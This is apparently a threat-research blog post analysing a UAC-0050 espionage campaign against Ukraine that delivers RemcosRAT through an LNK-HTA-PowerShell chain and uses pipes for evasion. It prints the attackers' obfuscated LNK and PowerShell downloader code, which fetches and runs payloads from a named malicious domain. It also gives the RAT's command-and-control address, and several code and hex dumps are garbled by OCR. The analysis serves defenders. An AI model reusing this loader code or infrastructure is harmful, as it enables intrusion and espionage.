Pipe Method Used for Evasion in Ukraine Attack

uptycs.com/blog/remcos-rat-uac-0500-pipe-method

Uptycs Threat Research

Authors: Karthickkumar Kathiresan, Shilpesh Trivedi

Known for its history of relentless cyber-attacks against Ukrainian targets, the <u>UAC-0050</u> threat group is at it again. But this time, Uptycs researchers have discovered an advanced strategy that allows for a more clandestine data transfer channel, effectively circumventing detection mechanisms employed by Endpoint Detection and Response (EDR) and antivirus systems.

The group's weapon of choice is <u>RemcosRAT</u>, a notorious malware for remote surveillance and control, which has been at the forefront of its espionage arsenal. However, in their latest operational twist, the UAC-0050 group has integrated a pipe method for interprocess communication, showcasing their advanced adaptability.

Leveraging pipes within the Windows operating system provides a covert channel for data transfer, skillfully evading detection by Endpoint Detection and Response (EDR) and antivirus systems. Although not entirely new, this technique marks a significant leap in the sophistication of the group's strategies.

Targeting the Ukrainian government, the UAC-0050's campaign hints at a politically motivated agenda with potential geopolitical implications. The employment of RemcosRAT and the innovative use of pipe methods for data movement spotlight the group's focus on stealth and intelligence gathering. While the possibility of state sponsorship remains speculative, the group's activities pose an undeniable risk, especially to government sectors reliant on Windows systems.

This blog outlines the technicalities of the attack, providing expert analysis from our researchers at Uptycs. From understanding the nature of pipes in Windows for interprocess communication to analyzing the real-world impact of these advanced evasion techniques, we offer a comprehensive look into this sophisticated cyber-espionage operation.

Initial investigation

Our Threat Research Team initiated an investigation after the Uptycs platform alerted to a suspicious .Ink file on December 21, 2023. Analysis revealed UAC-0050's deployment of RemcosRAT in a targeted cyber intelligence operation against Ukrainian government agencies.

The initial attack vector is yet to be pinpointed, though indications lean towards phishing or spam emails, masked as job propositions, targeting Ukrainian military personnel for consultancy roles with the Israel Defense Forces (IDF).

This deceptive tactic, as detailed in the document (Figure 1), involved roles centered around training IDF soldiers in modern warfare techniques, reflecting a complex ruse to infiltrate military networks.



Консультант до Армії оборони Ізраїлю (ЦАХАЛ) יועץ לצבא ההגנה לישראל

З метою підвищення боєздатності Збройних сил Армія оборони Ізраїлю пропонує військовослужбовцям Збройних Сил України, які мають бойовий досвід та/або досвід командування операціями різного рівня, стати військовими консультантами армії Держави Ізраїль.

Вимоги:

- наявність бойового досвіду та/або досвіду командування не менше 1-го року
- підтверджені компетенції в одному з напрямків військової підготовки
- готовність до релокації

Обов'язки:

 навчання та консультація військовослужбовців та представників Армії оборони Ізраїлю актуальним способам ведення бойових дій

Figure 1–RemcosRAT Military theme

Corroborating these findings, the Ukrainian government, in early December 2023, officially acknowledged a similar attack pattern. As reported on their official website, this incident aligns with the modus operandi of UAC-0050, further solidifying the group's persistent and calculated application of RemcosRAT in their cyber-espionage endeavors.

Malware operation

The LNK file is responsible for initiating the download of an HTA file. Within this HTA file lies a VBS script that, upon execution, triggers a PowerShell script. This PowerShell script endeavors to download a malicious payload (word_update.exe) from a server. Upon

launching, word_update.exe executes cmd.exe and shares malicious data through a pipe. Consequently, it leads to the launch of explorer.exe with the malicious RemcosRAT residing in the memory of explorer.exe.




Figure 2–RemcosRAT workflow

Technical analysis

The investigation begins with a .lnk file. A .lnk file is a Windows shortcut that points to another file, folder, or application. It allows users to access the linked resource quickly without navigating to its location. Cybercriminals can create .lnk files that, while appearing to be shortcuts to legitimate applications or documents, actually point to and execute malicious software.

In this case, the malicious .Ink file gathers information regarding antivirus products installed on the target computer. It verifies if the display name corresponds to 'Windows Defender'. If so, it proceeds to replace the term with an empty string. As a result, the condition within the 'if' statement becomes false, preventing the execution of the 'exit' statement. Consequently, the script seamlessly continues with any subsequent code.

```
$bIXmsjq = Get-WmiObject -Namespace 'root\SecurityCenter2' -Class AntiVirusProduct -ComputerName $env:computername;
foreach($QSkPiHV in $bIXmsjq)
{
    if ($QSkPiHV.displayName -replace 'Windows Defender', ''){ Exit}
    };
    \W*\\*2\\\\msh*e '??ht??t?p?://new-tech-savvy.com/6.h???t??a'.Replace('?','')
Figure 3-LNK file
```

Towards the end of the .Ink file, the threat actor has obfuscated the URL string. Upon deobfuscation, the string is then executed using <u>MSHTA</u>. The execution code is provided

below.

c:\windows\system32\mshta.exe" http[:]//new-tech-savvy[.]com/6[.]hta We retrieved the 6.hta file for analysis, discovering that it contains a VBScript file with fully obfuscated script content.




Figure 4–HTA file contains Vbscript

Following the successful deobfuscation of the VBScript, we obtained a PowerShell script. The snapshot below illustrates the deobfuscated code result.

The PowerShell script below represents the deobfuscated flow:

- 1. It initializes a string encoded in Base64, referred to as \$lcjcj, and a second Base64encoded string denoted as \$VZnHIGNa.
- It creates an AES decryption object \$WrwQUj with specific properties such as CipherMode, PaddingMode, BlockSize, KeySize, and Key, using the Base64-decoded value of \$VZnHIGNa.
- 3. It extracts the initialization vector (IV) from the payload.
- 4. It creates a decryptor and decrypts a portion of the payload using AES.
- 5. It creates memory streams and a GzipStream to decompress the decrypted payload.

- 6. It converts the decompressed payload into a byte array.
- 7. It converts the byte array to a UTF-8 string.
- 8. It uses the | powershell syntax to execute the decrypted payload as a new PowerShell process.
- The actual payload is contained in the variable \$hQkGkZK. This payload is the result of executing the PowerShell code contained within the original Base64-encoded string \$lcjcj



Figure 5–Uptycs alert: MSHTA execution with internet

The outcome (\$hQkGkZK) of the deobfuscated process yielded another PowerShell script containing encoded data, as depicted in the snapshot below.



Figure 6–Powershell script

- 1. It creates file paths by leveraging the user's AppData directory and specific file names.
- 2. It verifies the existence of particular files (word_update.exe and ofer.docx) using Test-Path.
- 3. If these files are present, it invokes the DcO function to carry out actions based on the file extensions. In the absence of these files, it utilizes the JWF function to download data, writes it to a file using JBH, and subsequently calls DcO to perform actions based on the file extensions.

function JBH(\$oGd, \$UjM){	
[IO.File]::WriteAllBytes(\$oGd, \$UjM)	
}	
function DcO(\$oGd) {	> If filename extension anding in " dll " it is executed using subdll22 even
if (\$oGd.EndsWith((HrL @(3574,3628,3636,3636))) -eq :	STrue) (rund1132.exe Sod) -> if filename extension ending in ".dll," it is executed using rundll32.exe.
elseif (\$oGd.EndsWith((HrL @(3574,3640,3643,3577)))	-eq \$True){ powershell.exe -ExecutionPolicy unrestricted -File Soda} -> if filename extension ending in ".ps1," it is executed using powershell.ex
	-eq \$True) { misexec /qn /i \$0Gd}> if filename extension ending in ".exe," it is executed using misexec.exe.
else { Start-Process \$oGd }}	
<pre>function JWF(\$jVs) {> payload downloading function</pre>	
\$Fzf = New-Object (HrL @(3606,3629,3644,3574,3615,36)	
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocol = [Net.Sec	scurityProtocolType]::TLS12
<pre>\$UjM = \$Fzf.DownloadData(\$jVs)</pre>	
return \$UjM	
function HrL(\$1UX) {	
SdVN=3528	
SBIX=SNull	
<pre>SDIX=SNUI1 foreach(\$BKV in \$1UX) { \$BIX+=[char](\$BKV-\$dVN) }</pre>	return SBIX)
function WON() {	letuli (bix)
<pre>\$LOJ = \$env:AppData + '\'</pre>	
	load Name
if (Test-Path -Path \$x\$2rgBICuDaU) {	
DcO \$xSzFgBICuDaU	
}	
Else(
\$yEEIVeRSjgTSs = JWF (HrL	
	647, 3573, 3644, 3629, 3627, 3632, 3573, 3643, 3625, 3646, 3646, 3649, 3574, 3627, 3639, 3637, 3575, 3647, 3639, 3642, 3628, 3623,
3645, 3640, 3628, 3625, 3644, 3629, 3574, 3629, 3648, 362	> payload downloading URL
JBH \$xSzFqBICuDaU \$yEEIVeRSjqTSs	
DcO \$xSzFqBICuDaU }	
<pre>\$FDofKIawKhYH = \$LOJ + 'ofer.docx' Pay</pre>	load Name
if (Test-Path -Path \$FDofKIawKhYH) (DcO \$FDofKIawKhY	A)
Else{	
<pre>\$CoZLGfafxCuPY = JWF (HrL</pre>	
@(3632,3644,3644,3640,3586,3575,3575,3638,3629,3	647,3573,3644,3629,3627,3632,3573,3643,3625,3646,3646,3649,3574,3627,3639,3637,3575,3639,3630,3629,3642,3574,
3628, 3639, 3627, 3648))> payload downloading UR	L
JBH \$FDofKIawKhYH \$CoZLGfafxCuPY	
DcO \$FDofKIawKhYH	
} } WON	

Figure 7–Powershell script and payload execution

Uptycs captured all PowerShell activities deemed suspicious, presenting the de-obfuscated content in the snapshot.




Figure 8–Uptycs alert: powershell suspicious entry

The payloads, namely word_update.exe and ofer.docx, are downloaded from the domain new-tech-savvy[.]com.

The payload files(Doc,exe) are placed in the root of the roaming folder(%appdata%).

Payload

Request for downloading word_update.exe.




Figure 9–Downloading executable payload

Upon running word_update.exe, it generates a self copy file in a newly created folder within the roaming directory(%appdata%). However, the name of the self copy file is altered.




Figure 10–Uptycs alert: Process execution from AppData folder

C:\Users\<username>\AppData\Roaming\WordpadService\fmTask_dbg.exe

The malware established <u>persistence</u> by creating an entry in the startup folder through the generation of an LNK file. Consequently, fmTask_dbg.exe is executed each time the machine is booted.

$C: \verb|Users|<username>|AppData|Roaming|Microsoft|Windows|Start|$

Menu\Programs\Startup\fmTask_dbg.lnk

The file contains unusual resource data, which is then transferred to memory, and the content undergoes decryption through XOR operations. This is the first level of decryption.

✓ <u>73</u> <u>1E</u>	jae word_update.D660E7
8855 08	mov edx, dword ptr ss:[ebp+8]
0355 F8	add edx,dword ptr ss:[ebp-8]
8955 F4	mov dword ptr ss: [ebp-C], edx
8B45 F4	mov eax, dword ptr ss: ebp-C
8B08	mov ecx, dword ptr ds:[eax]
894D F0	mov dword ptr ss:[ebp-10],ecx
8855 F0	mov edx, dword ptr ss: [ebp-10]
3355 10	xor edx, dword ptr ss: ebp+10
8B45 F4	mov eax, dword ptr ss: [ebp-C]
8910	mov dword ptr ds:[eax].edx
A EB D1	jmp word_update.D660B8
0000	mov ocn obn

Figure 11–Xor loop

Following this, it invokes the WriteFile API function, where the file handle is denoted by 0x59c, pointing to an unnamed file: \filesystem\npfs. Unnamed pipes necessitate the passing of their handles to the corresponding communicating processes to facilitate the exchange of data.

File	Unnamed file: \FileSystem\Npfs	0x594
File	Unnamed file: \FileSystem\Npfs	0x59c

Figure 12–Handle of unnamed pipe object in which data written by WriteFile API

Threat actors often resort to techniques such as process injection or hollowing to execute malicious code within authentic processes. However, employing a clever strategy, attackers <u>leverage pipes</u> to effectively bypass detection by EDR/AV systems. Initially, the malicious actor spawned a legitimate child process, cmd.exe, using the CreateProcess API without activating the suspended mode. Subsequently, the attacker implemented a plan to move the decrypted output data from the first level (depicted in Figure 11) to cmd.exe.

< 0 🕞 Lateral Movement	0 Powershell 49	Handreich Retwork	🔗 Api 502	Http 💈	G Rpc 0	Amsi 8	🛄 Wmi 🕕	Syscall 0	\sim
API 🛛	Args		PID	Path		Comma	nd		
createpipe			1						
CreatePipe	{ "*hReadPipe" : "0	, "*hWritePipe" : "0		c:\users\	\appdata\roam	ing\wor "c:\usei	s\kappd	ata\roaming\word_	update.exe"
CreatePipe	{ "*hReadPipe" : "0	', "*hWritePipe" : "0		c\users\	\appdata\roam	ing\wor "c:\usei	s\\appd	ata\roaming\word_	update.exe"


Figure 13–Uptycs event alert: Createpipe write event

This process was executed through the WriteFile API, utilizing a handle directed at an unnamed pipe. Upon successful completion, the data was transmitted from word_update.exe to cmd.exe. Figure 14 visually represents the memory of cmd.exe with Read-Write protection, housing the malicious data shared through the pipe.

cmd.exe		had the second s			1.02	_	×	1	User name	Description
cmd.exe					_		^	kB		beschpaon
00000000 7f 49 0b d7	1- 0- 00	11 EL 20 1	0 - 6 0- 67 -	0 0- T	(-D 0				NT AUTHORITY\SYSTEM	
00000000 27 20 0b c1							^	kB	NT AUTHORITY\SYSTEM	NT Kernel & System
00000020 ee 28 4b 35								ИB		Windows Session Manager
00000030 b4 4f 4f bc				22 3 C 10 C	101000000000000000000000000000000000000			0		Interrupts and DPCs
00000040 fd 5d e2 2a							1.0	1P	 RemcosRAT is 	encrypted
00000050 71 b0 al 76	78 98 lc	34 e5 50 a	d 6b d5 82 5	4 e5 qv.	x4.P.k	ст. 🗂		ИВ		Client Server Runtime Process
00000060 a6 51 e0 cl	83 6a ed 1	b3 a2 8d d	le 44 53 01 e	2 26 .Q	.jD	S		ИВ		Windows Start-Up Application
00000070 58 2c 7d 91										
00000080 d2 f9 c9 38								ИВ		Client Server Runtime Process
00000090 18 fd 07 c5								ИB		Windows Logon Application
000000a0 52 51 73 5a						-		ИB		Usermode Font Driver Host
000000b0 c5 d2 a1 a8 000000c0 2b d1 56 14					-			AB		Desktop Window Manager
000000d0 ff 78 38 e6								ИB		Windows Explorer
000000e0 62 99 a3 21								ИВ		Windows Security notification
000000f0 c9 7d c3 2e								1000		
00000100 9e a0 48 69								ИВ		VirtualBox Guest Additions Tra
00000110 63 08 67 84								ИB		Microsoft Edge
00000120 84 3d 8d 08	b4 ec 3a	8a d2 71 8	2 a4 a3 18 9	8 dd .=	:q			ИВ		Microsoft Edge
00000130 82 e4 b0 64								ИВ		Microsoft Edge
00000140 35 db ba f0								ИВ		Microsoft Edge
00000150 01 d9 52 c1								ИВ		Microsoft Edge
00000160 80 4f cd 31								1000		Microsoft Edge
00000170 a2 fe 4d 94 00000180 08 cb aa a8			3 d6 1d 0b 0 6 6b dd 1c 3					ИВ		
00000100 50 -2 20	10 -C -C	15 die 75 d	- 00 L0 C4 5	2 04	· · · · · · u · ĸ		~	ИВ		Process Hacker
Re-read Write	Go to	16 hyter	per row 🗸		Save	Close		ИВ		Google Crash Handler
The read		10 0 y tes	perion -		Javenn	Ciose	_	AB		Google Crash Handler
	Y ⊡ cn	nd.exe	1			10	17.59	MB		Windows Command Processor
	and the second se	conhost.exe					6.6	-		Console Window Host
	-						510			

Figure 14– Data moved to memory of cmd.exe

The data in the memory is decrypted during runtime and initiates the execution of the Remcos Remote Access Trojan (RAT). After that launch explorer and moved malicious data in that memory.



CPU Usage: 4.35% Physical memory: 1.81 GB (45.27%) Processes: 117

Figure 15–Remcos binary in the memory of cmd.exe (RW)

The Remcos execution flow from word_update.exe.






Figure 16–Remcos execution flow from word_update.exe

Uptycs capture of the explorer.exe with malicious activities.

✿ 10/10	11 Alerts	7 Tactics 13 Techniques	Advanced Threat 父	12/22 12/22	Q explorer.exe (Process)	×
SIGNALS DETECTION GRA	APH O Sur	n Printers			C \\vindows\syswow4\explorer.exe	
		•			Yara rule match on process memory (I) 12/22/202317:37:29 TA0002 - EXECUTION - WINDOWS 12/22/202317:35:58 Monitored application spawns explorer.exe (I) 12/22/202317:36:07 Process attempting to get system information (3) 12/22/202317:36:07 +1 more Alerts/Events 12/22/202317:36:07	
ernden	a powerstel.ace	Walk Th	C C		Process id 3528 Process name explorer.exe	
Events for all processes	RESET TABLE				Process path c:\windows\syswow64\explorer.exe Command line c:\windows\syswow64\explorer.exe	

Figure 17–Uptycs alert: Explorer.exe with malicious activity

Remcos binary

Upon extracting the binary from cmd.exe memory, we obtained the RemcosRAT payload. Within the payload's Resource section, there is an RCDATA that stores data encrypted using RC4.

			61 1					
E ⊡ Icon Groups	Offset	-0 1 2	2 3	4 5 6	7 8 9	ABC	DEF	Ascii
Key Size	00000000 9000010 00000030 00000040 00000050 00000050 00000050 00000070 00000070 00000070	AB 8F CI 56 79 90 6D 7D 32 26 31 31 72 E6 11 38 9D 68 79 EF 05 88 06 67 37 82 71 06 76 52	C 9B 6 2 E8 D 3 CF 4 5 B8 0 3 DB B 5 B7 0 7 79 4 0 73 6	E DC C1 8 AA 79 0 A3 63 9 86 36 1 9A 53 5 9F 75 8 BD 5F		5 FA 70 E5 22 FC 2C 60 0B 89 2 E6 BD 89 1 D 43 E9 4E 43 CC 5 B 4E E7 6 A 52 B2	32 68 A5 00 7E A9 3E 75 BC	<pre>« fál0 } < >Ÿ, ¤x; Vy nÜÅ úpå aj m}2èØ³y0 \$"ü.0 pã &1; Ï@fcsB]'0 BëŬ ræ0, 6j³ æ% 2h¥ 8 hܱ S'} Cé.~@ yï0 0 u10 NC1>u% 0 gyH%_ÆBb[NçÃø 7 }sls QjR'6Å;</pre>
Кеу	00000040 00000000 00000000 00000000 000000	55 4D BI 83 71 A0 B3 A7 B6 67 B2 B4 D0 1F 64 DB BC 80 3D FE 11 E3 A1 56 DB B4 61 E5 B9 E1 06 6B 73 3E 20 6B	9D 9D 3 9D 35 5D 6 84 9 86 E 86 E 2 6 86 E 2 6 86 E 2 6 9 FA B 6 9 FA E 6 9 FA E 7 9 FA E 7 9 FA E 7 9 SC 1 7	2 05 65 9 30 D9 3 7D 6A 2 EC C3 0 10 87 9 39 A0 8 58 82 4 65 0E 6 34 94 6 70 AC 6 D5 F2 8 4D B0 7 E2 B6	64 37 08 2E 59 E9 D4 B9 DA 49 85 18 92 E4 33 BF 31 BE A3 AD 10 0E 24 5E C0 3E 28 FE C6 BE 1A C7 42 B0 A5 5E E9 ED E5 4A CA B3	A4 54 C9 24 32 27 4 66 9 7E 5 C7 65 C9 6 21 55 BB 49 91 1 F AB 8C C 57 58 0 B5 37 4B 8C C 59 37 4B 2 D9 A7 5A 395 37 4B 35 C C8 70 BB 5C C8 70 B3 5C C8 70 B3 5C 77 79 54 77 26 C6 56	5F E8 22 70 E6 50 82 04 C7 29 14 D9 37 27 8A C9 74 BA 1B 8E DB C8 21 57 2A 59 E0 E6 49 F9	UM% '0 ed70 ¤TE_e" q 90Ù.Yå\$2'pæP 'S¶]c}jÖ'Üæi~0C g'1'iÄI0CcE)0Ü Ðj]ð0['ä3æ!U7'] Ü%[')9 č1%»I'Et? ,EE3eX]f= ~~(0 UÜ =b ú'e00\$^ÙSZE!W äiViÆ4 Å>(17K*Yà Ü'oDæp~bÆ»>E~æIù å'á16Õc0CB%D*3:0 0 ks>0 M**¥]N0 y3 > .<©gåféiåwæEn0Õ 1Æ%0&8=JÊ*+Oc=02
RC4 Encrypted Data	00000170 00000190 00000190 000001E0 000001E0 000001E0 000001E0 00000200 00000200 00000220 00000230 00000240 00000250 00000250 00000260 00000280 00000290 00000280	AB 27 80 86 7C 41 82 D8 01 FD 1E 80 01 C9 42 12 28 20 93 D7 22 FB E1 51 6D CA 68 67 63 57 36 8D C1 3A 4A 68 E6 AC AH 01 F6 E3 A6 BC F4 5F B3 97 13 B8 97 5E 05 41	$ \begin{array}{cccccccccccccccccccccccccccccccccccc$		$\begin{array}{cccccccccccccccccccccccccccccccccccc$	$ \begin{array}{cccccccccccccccccccccccccccccccccccc$	$\begin{array}{cccccccccccccccccccccccccccccccccccc$	1.820 08 - 12 0, - 0 (* 1 ÅÖ. 13 úf ÅH®¾¤ N3¤äiz ¥Ēļä²o× 10.11 0 %01 «ò 1ñ11 ý 1¾O ~; cal Å ¿su7B 0 ÉB<2f % 1%1 t2 (p00 0 (.0 / 100 ÅÖ #00 Z 1 × "2è 1 {0~; xÅ,¾ úá]80 ÖýG@ [Ö#. C/· ÅĐQ. «úŬ]0 "wzøO c mĒhÇ)10 @äY 10 +Đ gcW0 1 åR-àSÜ»0 «IÅ 6 föåÅÅ (1_ýÒ100 1 ; JhŬ²I <Õ 10 I 1 °, N æ¯â¶, mZ; IN 10 Ë 0 öá 10hmÅ, IU 1 1 ¦¾ô(.Ūvi 1 10 è@¤~ ^ Åä@Å7=Ü¢ÿ cĔ 0, ´åi 1 MåSOC0 ÉĐ ^0 M j@ ×0 ×xô `è
	000002B0 000002C0 000002E0 000002F0 00000310 00000320 00000320 00000320 00000320 00000320 00000320 00000320 00000350 00000370	4E ED 68 31 D0 6F 5D B6 F7 97 B2 2H CD DB 50 C1 AE F A9 C6 D0 32 7E 50 13 FB 2H 54 84 12 78 F7 7H 07 23 C0	7 C2 9 7 C6 3 8 12 A 8 D4 2 9 1F C 9 FF E 9 FF E 9 74 1 8 75 1 2 E9 4 9 6E F	D 16 B5 3 FB AB A DD FC D 78 57 4 51 39 6 8C 30 8 5C 95 E 8D AD 4 81 DE 8 7C CC	99 A1 88 B1 88 7A A5 35 CI F6 13 8C 10 36 14 A4 86 85 DF FD C4 FB 83 51 D4 F8 35 1D 02 8C 47 EA F7 52 48 CF F4 AE 5F	4 90 C3 F5 0 F2 1E F9 C A4 8D D9 C A4 8D D54 C C4 C2 63 4 4E A6 FB 5 C1 F2 07 6 C1 F2 57 7 C9 5B AC B0 EC	9F 9C B1 FF 86 6E 9D D7 7E DB 99 20 EC DA EB F6 46 D5 EF E8 79 7A B4 C7 2F 31 4E 24 9E 86 10 C0 D1 FF 5A 62 43 E4 A2	Níh ³ B91 ví¶11 1Đ/Å 0 µ±12 Ãöÿln]¶+Æ3ù«¥51ò ù ×~ 1ĕ0 ³ Ÿüč0 ¤ ŬŬ 1 ² +Ô-xW0 60 È1TiŬë 1ŬP ÅQ9¤¶µÅÅcöFŎ Á©ĉŇÆ10BýÅN¦ŭïèy ©ÆÓÿè>1ů ³ Qö.;z [°] C 2~Qt0 LåÔø5Å∂W/1N 0ů+u ½- ¶r.[\$] T∐0 éD ÞGė+~`i0ÅN x+1nø 1RK1ŬfZÿZb 0#1\kjÅô©_ô-¶Cä¢

Figure 18–RC4 encrypted data in RCDATA

By utilizing <u>CyberChef</u>, we decrypted the data, revealing the configuration file of RemcosRAT.

Recipe	8 🖿 i	Input + 🗅 🖯 🗎
RC4	⊘ 11	C9 5F E8 22 83 71 A0 9D 39 30 D9 2E 59 E5 24 32 27 70 E6 50 B3 A7 B6 5D 63 7D 6A D4 B9 DA E6 69 7E 82 04 C7 67 B2 B4 84 92 EC C3 49 85 18 C7 65 C9 29 14 D9 D0 1F 6A 86 E0 10 87 92 E4 33 E6 21
Passphrase 8F CD E1 87 12 7D HEX -	Input format Hex	55 37 27 8A DB BC 80 AF 29 39 A0 BF 31 BD B2 91 C9 74 BA B8 CB C9 F0 E8 58 82 A3 AD 1C 1F AB 8C 1B 8E DB 3D FE 1D FA B4 65 0E 0E 24 5E D9 A7 5A C8 21 57 E3 A1 56 EC 0 A2 54 C8 24 57 E3 A1 56 EC 0 A2 57 E3 A1 56 EC 0 A2 57 E3 A1 56 EC A3 A2 A2 A2 A5 A2 A
Output format Latin1		B3 E6 3A 14 06 6B 73 5C 18 4D 80 80 A5 5D 4E 07 79 33 1E 5F 3E 20 3C A9 67 E2 B6 E9 ED E5 77 E6 C6 6D 1B D5 CC 66 D0 F4 38 3D AA CA B3 F7 D4 E7 A4 1A 32 A8 27 8C C2 D6 09 94 B3 8B FA 66 26 48 A9 BE A4 86 7C 4E 33 A4 CA B3 F7 D4 E7 A4 1A 32 A8 27 8C C2 D6 09 94 B3 8B FA 66 26 48 A9 BE A4 F0 A1 7A 80 A5 CB F2 E4 A8 E4 E4 E4 E4
Remove null bytes	⊘ 11	8A F1 82 84 FD 1E 8C BE D2 5C 60 E7 61 9F 41 BF 73 75 37 DF 01 C9 42 3C 5A 66 BC B6 78 EE 74 32 28 70 0B 08 12 28 20 0B 2F 85 8D 17 0B 41 D5 E6 06 0E 5A 1E 93 D7 22 BA E8 91 85 7B 6F 7E 3A 0D 78 C2 B8 BE FB E1 5D 38 04 D5 FD 47 40 A6 D6 23 2E 43 2F B7 C0 D0 51 20 AB FA DA 8A 06 22 77 7A
		F8 4F AF E7 6D CA 68 C7 29 80 18 1F A9 E3 59 B2 44 5E F7 D0 67 63 57 15 85 E2 52 AD E0 35 DB BB 0B AB 84 C5 36 8D CD F5 C1 6B C1 28 8A 5F FD D2 9A 0B 15 6C 3A 4A 68 DC B2 4C 3C D4 8A 1A CD 97 ED B3 2C D1 E6 AC AF E2 B6 2C 5E 6D 5A 3B 8C 4E 86 87 07 CB 01 F6 E1 9F 07 09 2E 68 6D C4 2E 80
		esc 3413 ≓ 1 Tr Raw Bytes ← Output Dut
		194.87.31.229:6438:15 555 15555 1555 1555 <t< td=""></t<>

Figure 19–Cyberchef decryption

Configuration:

C2 Host: port:password: 194.87.31.229:6438:1 Botnet: RemoteHost Mutex: Rmc-D6LMC9 copy file: remcos.exe copy folder: Remcos Keylog folder: Remcos Screenshot folder: Screenshots Keylog file: logs.dat

The Remcos version identified is 4.9.2 Pro, and it has successfully gathered information about the victim, including the computer name and username.

RemcosRAT removes cookies and login data from the following browsers: Internet Explorer, Firefox, and Chrome. This action aids in preventing the recording of malware entries on the

victim machines.

VappDataLocat\Google\Chrome\User Data\Default\Login Data UserPolite [Chrome Stored.ogins not found] [Chrome Stored.ogins not found] [Chrome Stored.ogins not found] [Chrome Cookies not (nond) [Chrome Cookies not (nond) [Chrome Cookies not (nond) VappData\DocatigNavFieldox\Profiles\ [Firefox Stored.ogins not found] VappDataNoaming\Mtogins Cleared] [Firefox Stored.ogins Cleared] [Firefox Stored.ogins Cleared] [Firefox Stored.ogins In found] VappDataNoadiles found.cleared] [Firefox Stored.ogins In found] [E cookies not found] [E cookies cleared] [Charde Drovers logins and cookies.]


Figure 20–Browser data

It configures registry values for the executable path, license, and time associated with the thread.

File Ed	it View Favorites	Help						
Compute	Computer\HKEY_CURRENT_USER\SOFTWARE' Rmc-D6LMC9							
^	Name	Туре	Data					
	(Default)	REG_SZ	(value not set)					
	ab) hgtgcqp	REG_SZ	C					
	🔛 jlvtxbv	REG_BINARY	b)6 48 4				
	🔢 uabc	REG_DWORD	0:					

Figure 21–Registry key

Request for downloading ofer.docx.



Dropped file alert from uptycs.

2.5 🚱	TA0002 - EXECUTION - WINDOWS	2.5/10		×
	MS Office or scripting engine dropped archive file	MS Office or scrip Execution - Windo	ting engine dropped archive file - TA0002 - ows	1
2.5 🚱	T1560 - ARCHIVE COLLECTED DATA - WINDOWS	Code: ATTACK_EXECUTION_	T1560_WINDOWS_ARCHIVE_MS_OFFICE_SCRIPTING_FIM	•
	PowerShell or its child process dropped archive file	Techniques		
	✓ Signals (1) : C:\users\ \ \ appdata\roaming\ofer.docx	📟 powershell -		
		Command line	powershell -	
		Destination path		
		File path	C:\users\\appdata\roaming \ofer.docx	
		Integrity level	MEDIUM	
		Login name		
		Magic header	504b0304140008080800	
		Operation	write	

Figure 23–Uptycs alert: Dropped doc filee

After the download of ofer.docx is complete, it is executed using winword.exe.This file does not contain macros; instead, it displays a defensive message from a consultant to the Israel Defense Forces (IDF).

